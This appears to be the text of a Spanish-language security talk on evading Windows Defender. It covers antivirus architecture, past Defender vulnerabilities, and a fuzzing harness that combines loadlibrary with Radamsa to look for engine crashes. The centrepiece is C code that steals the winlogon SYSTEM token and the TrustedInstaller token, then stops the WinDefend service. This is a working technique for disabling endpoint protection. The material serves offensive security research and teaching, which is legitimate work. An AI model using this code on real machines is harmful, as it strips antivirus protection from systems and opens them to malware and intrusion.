



Kill -9 Windows Defender



Virus & threat protection

Threats found

Windows Defender Antivirus found threats. Get details.



Virus & threat protection

Windows Defender took action

Your settings caused Windows Defender Antivirus to block an app that may potentially perform unwanted actions on your device.

Malware Detected

Windows Defender is taking action to clean detected malware.




Partes generales de un antivirus [1]

- Motor de firmas
- Emulación
 - Intérpretes de lenguaje
 - Arquitecturas específicas de CPU
- Motor Heurístico
 - Estático
 - Dinámico
- Scanners
 - Específico de un tipo de fichero (Parsers)
 - Memoria
 - ADS
 - ...
- Decompresores
- Unpackers
- Sandboxing en nube



Arquitectura general de un antivirus

La arquitectura general donde se suele implementar todo lo anterior puede constar de uno o varios drivers (Ring 0) y una o varias aplicaciones en espacio de usuario (Ring3).




Por lo general la componente de recolección y actuación se delega en los drivers mientras que el análisis se realiza en Ring 3



Arquitectura general de un antivirus

En RingO podemos encontrar a grandes rasgos drivers focalizados en:

- Actividad de red, destinado a analizar el tráfico del equipo y detener o alertar de actividades maliciosas.
- Comportamiento de procesos, creación y acción de procesos con el objetivo de identificar y/o detener actividad anómala.
- Entrada/salida (Minidrivers) de disco duro y periféricos, destinados a analizar y bloquear actividad de permanencia o transporte de artefactos maliciosos.






Arquitectura general de un antivirus

En Ring3, se suele disponer de los siguientes elementos:

- Uno o varios servicios encargados de comunicarse con el Kernel, es decir con los drivers desplegados.
- Una o varias aplicaciones gráficas de gestión y notificación tanto al usuario como a otros sistemas en red centralizados.





Motivación

- Por defecto es el antivirus que nos vamos a encontrar en muchos Test de intrusión
- Un buen estado del arte para su explotación [3]
- Sigue ejecutándose no sandboxeado por defecto en Windows 11[2] aunque podría hacerlo







□ vmcompute.exe	< 0.01	4588 Hyper-V Host Compute Servi	Microsoft Corporation	System
vmwp.exe		116 Virtual Machine Worker Proc	Microsoft Corporation	High
svchost.exe		4596 Host Process for Windows S	Microsoft Corporation	System
■ MsMpEng.exe	0.45	4612 Antimalware Service Execut	Microsoft Corporation	System
■ MsMpEngCP.exe		12868 Antimalware Service Execut	Microsoft Corporation	AppContainer
vmms.exe	< 0.01	4660 Virtual Machine Managemen	Microsoft Corporation	System
svchost.exe		5012 Host Process for Windows S	Microsoft Corporation	System
svchost.exe		5032 Host Process for Windows S	Microsoft Corporation	System

How to enable sandboxing for Windows Defender Antivirus today

We're in the process of gradually enabling this capability for Windows insiders and continuously analyzing feedback to refine the implementation.

Users can also force the sandboxing implementation to be enabled by setting a machine-wide environment variable (<u>setx /M MP_FORCE_USE_SANDBOX 1</u>) and restarting the machine. This is currently supported on Windows 10, version 1703 or later.

2018!!!





Historia







Herramienta de eliminación de software malintencionado de **Windows**










Microsoft Security Essentials







Microsoft Defender

Increíble mejora con el tiempo!!!








Arquitectura general

C:\ProgramData\Microsoft\
Windows
Defender\Definition
Updates\{XXX}

C:\Windows\system32\drivers \wd\WdNisDrv.sys

C:\Windows\system32\drivers \wd\WdFilter.sys


C:\Windows\system32\drivers \wd\WdBoot.sys





Vulnerabilidades conocidas

 A pesar de ser un software con una amplia trayectoria no existen muchas vulnerabilidades







Vulnerabilidades conocidas más destacables

- Defender portado a Linux Taviso https://github.com/taviso/loadlibrary
- Explotando los emuladores de Windows defender (x86 y JS) Alexei Bulazel

https://www.blackhat.com/docs/us-16/materials/us-16-Bulazel-AVLeak-Fingerprinting-Antivirus-Emulators-For-Advanced-

Malware-Evasion.pdf

https://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-Reverse-Engineering-Windows-Defenders-

Antivirus-Emulator.pdf

https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Reverse-Engineering-Windows-Defender-s-JavaScript-Engine.pdf

- Ejecutado código en el espacio de WD
 - https://halove23.blogspot.com/2021/08/executing-code-in-context-of-trusted.html
- Vulnerabilidad de escalada de privilegios

https://labs.sentinelone.com/cve-2021-24092-12-years-in-hiding-a-privilege-escalation-vulnerability-in-windows-defender

CVE-2021-1647: Windows Defender mpengine remote code execution

https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-1647.html






Estrategia de evasión












Estrategia 1 - Parando "WinDefend", el servicio de Defender


El componente principal de Windows Defender es el servicio "WinDefend", encargado de lanzar el proceso de monitorización continua "MsMpEng.exe" y cargar su motor "mpengine.dll", por lo tanto si somos capaces de parar ese servicio, estaremos deteniendo su ejecución en gran medida.





Estrategia 1 - Parando "WinDefend", el servicio de Defender

Para los que hayan intentado pararlo alguna vez, se habrán dado cuenta que no es posible detenerlo ni como usuario Administrador ni incluso como usuario SYSTEM.



A través del interfaz gráfico sí, pero esto no nos interesa...








Estrategia 1 - Parando "WinDefend", el servicio de Defender

Veamos información sobre el Servicio. En un sistema operativo Microsoft Windows todo es un objeto securizable y un servicio no lo es menos, por lo que presenta un conjunto de DACLs y permisos de protección, veamos cuales son.







Estrategia 1 - Parando "WinDefend", conceptos

¿Quién es TrustedInstaller?

¿Qué es un Token?



Estrategia 1 - Parando "WinDefend", TrustedInstaller

TrustedIntaller es un grupo ficticio creado por el SCM (Service control Manager) al arranque del equipo, constituyendo lo que se denomina un "Grupo de Servicio", es decir, cada servicio que forma parte de un sistema operativo Windows moderno tiene un grupo ficticio que concuerda con su nombre

Process Hacker [NT AUTHORITY\SYSTEM]										
<u>H</u> acker <u>V</u> iew <u>T</u> ools <u>U</u> sers H <u>e</u> lp										
🗫 Refresh 🌼 Options 🛗 Find handles or DLLs 🚧 System information 🗔 🗔 🗶										
Processes	Services	Netw	vork Disk Firewall							
Name		Display name				Туре	Status	Start type		
■ TrustedInstaller		Instalador de módulos de Windows			os de Windows	Own process	Stopped	Demand start		

Por lo tanto es un servicio , un servicio que puede parar el antivirus...




Estrategia 1 - Parando "WinDefend", Access Token

Un Token dentro del sistema operativo Microsoft Windows, es un elemento de seguridad que dota de identificación a procesos e hilos cuando estos quieren realizar acciones sobre objetos securizables del sistema (ficheros, registros, servicios...)

Impersonar

Un proceso o un hilo, si dispone de los permisos y privilegios adecuados puede hacerse pasar por otra cuenta, es lo que se llama, impersonar...








Estrategia 1 - Parando "WinDefend", Robo del Token Trusted Installer

Inspeccionemos ahora los permisos del Token primario del proceso TI, ya que para poder usarlo e impersonarlo, este debe de permitirnos hacerlo mediante el permiso IMPERSONATE



Siendo Administradores vemos que no es suficiente, solo lo podremos hacer si somos SYSTEM





Estrategia 1 - Parando "WinDefend", Robo del Token Trusted Installer


Obteniendo SYSTEM...

De Admin a SYSTEM uno de los mejores candidatos es Winlogon.exe

Propiedades: winlogon.exe (12184)							
General Statistics Performance Threads Token Mo	dules Memory Er	nvironment Handles	GPU	Disk and Network	Comment	Windows	
User: NT AUTHORITY\SYSTEM User SID: S-1-5-18 Session: 4 Elevated: N/A Virtuali: Name Privileges SeTcbPrivilege SeProfileSingleProcessPrivilege SeIncreaseBasePriorityPrivilege	Enabled Entice	rada de permiso para dad de seguridad: Ad	dministra	cto dores (O\Admini	stradores)	_	
SeCreatePermanentPrivilege SeDebugPrivilege	Enabled Tipo:	: Pe	ermitir			<u> </u>	
SeAuditPrivilege SeChangeNotifyPrivilege	Enabled	nisos avanzados:	rol			✓ Impersonate	
SeImpersonatePrivilege SeCreateGlobalPrivilege SeAssignPrimaryTokenPrivilege	Enabled Enabled Disabled	☐ Adjust pr ☐ Adjust gr	ivileges oups			☑ Query ☑ Query source	
SeIncreaseQuotaPrivilege SeSecurityPrivilege	Disabled Disabled	☐ Adjust de ☐ Adjust se ☑ Assign as ☑ Duplicate	ssion ID primary	token		☐ Delete ☑ Read permissions ☐ Change permissions ☐ Take ownership	



Estrategia 1 - Parando "WinDefend", Resumen de acciones [4]





Estrategia 1 - Parando "WinDefend", Código

```
// Starting TI service from SC Manager
if (StartTrustedInstallerService())
        printf("[+] TrustedInstaller Service Started!\n");
else {
        exit (1);
// Print whoami to compare to thread later
printf("[+] Current user is: %s\n", (get_username()).c_str());
// Searching for Winlogon PID
DWORD PID_TO_IMPERSONATE = GetProcessByName(L"winlogon.exe");
if (PID_TO_IMPERSONATE == NULL) {
        printf("[-] Winlogon process not found\n");
        exit(1);
}else
        printf("[+] Winlogon process found!\n");
// Searching for TrustedInstaller PID
DWORD PID_TO_IMPERSONATE_TI = GetProcessByName(L"TrustedInstaller.exe");
if (PID_TO_IMPERSONATE_TI == NULL) {
        printf("[-] TrustedInstaller process not found\n");
        exit(1);
else
        printf("[+] TrustedInstaller process found!\n");
```

```
// Call OpenProcess() to open WINLOGON, print return code and error code
HANDLE processHandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, PID_TO_IMPERSONATE);
if (GetLastError() == NULL)
        printf("[+] WINLOGON OpenProcess() success!\n");
else
        printf("[-] WINLOGON OpenProcess() Return Code: %i\n", processHandle);
        printf("[-] WINLOGON OpenProcess() Error: %i\n", GetLastError());
// Call OpenProcessToken(), print return code and error code
BOOL getToken = OpenProcessToken(processHandle, TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY | TOKEN_QUERY, &tokenHandle);
if (GetLastError() == NULL)
        printf("[+] WINLOGON OpenProcessToken() success!\n");
else
        printf("[-] WINLOGON OpenProcessToken() Return Code: %i\n", getToken);
        printf("[-] WINLOGON OpenProcessToken() Error: %i\n", GetLastError());
// Impersonate user in a thread
BOOL impersonateUser = ImpersonateLoggedOnUser(tokenHandle);
if (GetLastError() == NULL)
        printf("[+] WINLOGON ImpersonatedLoggedOnUser() success!\n");
        printf("[+] WINLOGON Current user is: %s\n", (get_username()).c_str());
        printf("[-] WINLOGON ImpersonatedLoggedOnUser() Return Code: %i\n", getToken);
        printf("[-] WINLOGON ImpersonatedLoggedOnUser() Error: %i\n", GetLastError());
// Closing not necessary handles
```



Estrategia 1 - Parando "WinDefend", Código


```
// Call OpenProcess() to open TRUSTEDINSTALLER, print return code and error code
processHandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, PID_TO_IMPERSONATE_TI);
if (GetLastError() == NULL)
        printf("[+] TRUSTEDINSTALLER OpenProcess() success!\n");
else
       printf("[-] TRUSTEDINSTALLER OpenProcess() Return Code: %i\n", processHandle);
       printf("[-] TRUSTEDINSTALLER OpenProcess() Error: %i\n", GetLastError());
// Call OpenProcessToken(), print return code and error code
getToken = OpenProcessToken(processHandle, TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY | TOKEN_QUERY, &tokenHandle);
if (GetLastError() == NULL)
       printf("[+] TRUSTEDINSTALLER OpenProcessToken() success!\n");
else
       printf("[-] TRUSTEDINSTALLER OpenProcessToken() Return Code: %i\n", getToken);
       printf("[-] TRUSTEDINSTALLER OpenProcessToken() Error: %i\n", GetLastError());
// Impersonate user in a thread
impersonateUser = ImpersonateLoggedOnUser(tokenHandle);
if (GetLastError() == NULL)
       printf("[+] TRUSTEDINSTALLER ImpersonatedLoggedOnUser() success!\n");
       printf("[+] Current user is: %s\n", (get_username()).c_str());
else
       printf("[-] TRUSTEDINSTALLER ImpersonatedLoggedOnUser() Return Code: %i\n", getToken);
       printf("[-] TRUSTEDINSTALLER ImpersonatedLoggedOnUser() Error: %i\n", GetLastError());
if (StopDefenderService()) {
        printf("[+] TRUSTEDINSTALLER StopDefenderService() success!\n");
else {
       printf("[-] TRUSTEDINSTALLER StopDefenderService() Error: %i\n", GetLastError());
```







Estrategia de evasión - Fuzzing







Estrategia 2 – Fuzzing Defender

Fuzzear Defender nos va a permitir

- 1. Identificar un Crash y por lo tanto una medida de evasión
- 2. Posible 0 Day de RCE





Radamsa Fuzzer


LoadLibrary de @taviso





Estrategia 2 – Fuzzing Defender - LoadLibrary

LoadLibrary de @taviso




- Custom Loader del motor de Defender
- Útil para fuzzear Dlls autocontenidas, como codecs...
- Implemeta un loader de PE para cargar la DII
- Simula las pocas llamadas a WinApi necesarias
- Instrumenta las funciones de la librería bajo análisis mediante Hooking.
- Toma como parámetros de entrada un fichero en disco

Lo tomaremos como base, necesitaremos adaptarlo, pero nos falta el fuzzer...



Estrategia 2 – Fuzzing Defender – Radamsa Fuzzer

Radamsa Fuzzer



\$ echo "1 + (2 + (3 + 4))" | radamsa --seed 12 -n 4
1 + (2 + (2 + (3 + 4?))
1 + (2 + (3 +?4))
18446744073709551615 + 4)))
1 + (2 + (3 + 170141183460469231731687303715884105727))

- Fuzzer generalista (Dumb Fuzzer) no dependiente de la validez de la entrada
- Capaz de reproducir una mutación si se le pasa la misma semilla (Int)
 - Normalmente 4 bytes (4.294.967.296)
- Normalmente usado como binario independiente (Ineficiente!)
 - Ya que requiere de la creación de un proceso cada vez
 - Obtiene el objeto a mutar de disco/entrada/socket estándar
- Capacidad de compilarlo como librería

Nos sirve como fuzzer pero habrá que adaptarlo!





Estrategia 2 – Fuzzing Defender – DEFUZZER

Fusionaremos los dos proyectos en uno usando Loadlibrary como base y cargando como librería Radamsa. Deberemos satisfacer los siguientes requisitos:

- Mutar un archivo base en memoria "n" veces
- Analizarlo con Defender desde memoria
- Obtener los resultados del análisis
- Identificar un Crash, a priori parece trivial pero no lo es
- Poder reproducir los resultados ante un crash

DEFUZZER – Defender Fuzzer



Estrategia 2 – Fuzzing Defender – Limitaciones de la herramientas

LoaLibrary

- Controles de ejecución temporales (fácil de cambiar)
- Parámetros de entrada desde disco 🕾




Radamsa fuzzer

- En modo librería no es cierto que una semilla genere siempre el mismo resultado
- Es cierto cada vez que se llama a la inicialización de la librería
- No hay rutina de liberación de memoria una vez inicializada por lo que al fuzzear nos comemos la memoria





Estrategia 2 DEFUZZER – Defender Fuzzer





Estrategia 2 DEFUZZER - Código

```
size t do analisys(PHANDLE KernelHandle,
                PSCANSTREAM_PARAMS ScanParams,
                uint8 t ** Input,
                size_t InputLenght,
                 uint8 t ** Output,
                 unsigned int Seed){
    // Indicadores de ejecucion
    double analisys_time_spent = 0.0;
   size_t total_time_spent = 0;
   clock_t start_app = clock();
   size t fuzzed lenght;
   sleep(0.1):
   clock_t start_analisys = clock();
   // Inicializamos libreria de fuzzing, hack pq dos mismas semillas no generan el mismo
    //output cuando se usa radamsa como libreria, para que lo haga nos toca inicializar cada vez
    //y ademas parchear la libreria para hacer los "free" adecuados para que no hayan leaks
    //de memoria. Por lo tanto se crea la funcion radamsa clean() y se recompila la lib.
    radamsa init();
    fuzzed lenght = radamsa(*Input, InputLenght, *Output, BUFSIZE, Seed);
   LogMessage("Fuzzed %zu -> %zu bytes with seed %d \n", InputLenght, fuzzed lenght, Seed);
    //nos toca limpiarla debido a lo anterior.
   radamsa clean();
   if (Conf.WriteOutput)
        write output(*Output, fuzzed lenght , Seed);
        exit(0);
    PDEFF BUFFER aux = (PDEFF_BUFFER)(ScanParams->Descriptor->UserPtr);
    aux->Size = fuzzed_lenght;
    //ScanDescriptor.UserPtr
    //FileBaseBuffer.Size = fuzzed lenght;
   if (__rsignal(KernelHandle, RSIG_SCAN_STREAMBUFFER, ScanParams, sizeof *ScanParams) != 0) {
            LogMessage("__rsignal(RSIG_SCAN_STREAMBUFFER) returned failure, file unreadable?");
   clock t stop analisys = clock();
    clock_t stop_app = clock();
   total time spent = (size t) (stop app - start app) / CLOCKS PER SEC;
    analisys_time_spent = (double) (stop_analisys - start_analisys) / CLOCKS_PER_SEC;
   LogMessage("Analisys time %f and total elapsed time is %d seconds\n", analisys_time_spent, total_time_spent);
    return fuzzed lenght;
```



Estrategia 2 Fuente de Fuzzing


Packers/CRYPTERS que soporta

- **•ASPROTECT 256**
- •PESPIN 62
- •FSG (Fast Small Good) 24
- •JDPack 12
- •MOLEBOX 54
- •MOrphine 19
- Petite 64 diferentes versiones
- PECOMPACT 164
- •Shrinker 9
- •Pklite 33
- •UPX 117
- •Crypter1337 23
- Wextract 10
- Aspack 53
- •Exepack (.net framework) 15
- •Neolite 18
- wwpack 3
- •Polybox 9
- •UPC 9
- Area51 8NSpack 19
- •SFXcab 6
- CryptCOM 2
- •ICE 2
- •com2exe 2
- •bzip2 19
- •Themida

AlgunosCompresores

- •LZX 15 (parece mas un compresor ...)
- •TD 10
- •LZMA2 23
- •Exe32 14
- •Lz4 7

¿Qué posibles candidatos como fichero base tenemos...?



¿Qué criterio de selección usar?



Estrategia 2 Fuente de Fuzzing





ASPack

